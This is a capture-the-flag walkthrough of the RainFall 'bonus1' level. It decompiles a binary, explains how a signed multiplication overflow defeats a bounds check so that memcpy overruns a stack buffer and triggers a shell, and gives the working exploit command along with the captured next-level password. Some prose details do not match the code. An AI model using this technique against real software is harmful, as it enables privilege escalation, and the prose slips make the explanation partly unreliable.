
## ./bonus1



Decompiled file with Ghidra:

```
int main(int argc, char **argv)
{
   int returnValue;
   char buffer[40];
   int input;

   input = atoi(argv[1]);
   if (input < 10)
   {
      memcpy(buffer, argv[2], input * 4);
      if (input == 0x574f4c46) // "WOLF"
      {
            execl("/bin/sh", "sh", 0);
      }
      returnValue = 0;
   }
   else
   {
        returnValue = 1;
   }
   return returnValue;
}</pre>
```

In this program, we note three key components:

- The program takes an input from argv[1], converts it to an integer, and ensures it's less than 10.
- If the condition is satisfied, the program uses **memcpy** to transfer data from **argv[2]** into a character array **buffer[40]**. The number of bytes copied is the product of the integer value from **argv[1]** and 4.
- Afterwards, the program checks if the converted integer from argv[1] matches the hexadecimal value 0x574f4046 (WOLF in ASCII). If it's the case, a shell is spawned.

An input of 9 leads to 36 bytes being copied by memcpy, which doesn't overflow the buffer. To achieve an overflow, we need a number under 10 that, when multiplied by 4, gives at least 44 bytes. This will allow us to modify the adjacent input variable on the stack to 0x574f4c46.

In standard arithmetic, no number less than 10, when multiplied by 4, can produce 44. However, in computing, *fixed-sized integers* can yeld unexpected results due to **overflow** and **modular arithmetic**.

Both INT\_MIN  $(-2^{31})$  and INT\_MIN½  $(-2^{30})$ , multiplyed by 4, exceed the *signed int32* lower bound of  $-2^{31}$ . Overflow takes into account the less significant digits; hence by adding 11 to these values, yielding -2147483637 and -1073741813 respectively, and then multiplying by 4, both yield a residue of 44.

To make things clear, here's a visualisation of INT MIN1/2 + 11 and of 4x(INT MIN1/2 + 11):

Having bypassed the initial *if* condition, we next fill the buffer with 40 characters and append **WOLF** in little endian as the second argument, causing the shell to spawn.

```
bonus1@RainFall:~$ cat <<< "cd ../bonus2 && cat .pass" |
./bonus1 -1073741813 $(python -c 'print "WOLF" + "OVERFLOW"*8')

579bd19263eb8655e4cf7b742d75edf8c38226925d78db8163506f5191825245

bonus1@RainFall:~$ su bonus2
Password: 579bd19263eb8655e4cf7b742d75edf8c38226925d78db8163506f5191825245

bonus2@RainFall:~$</pre>
```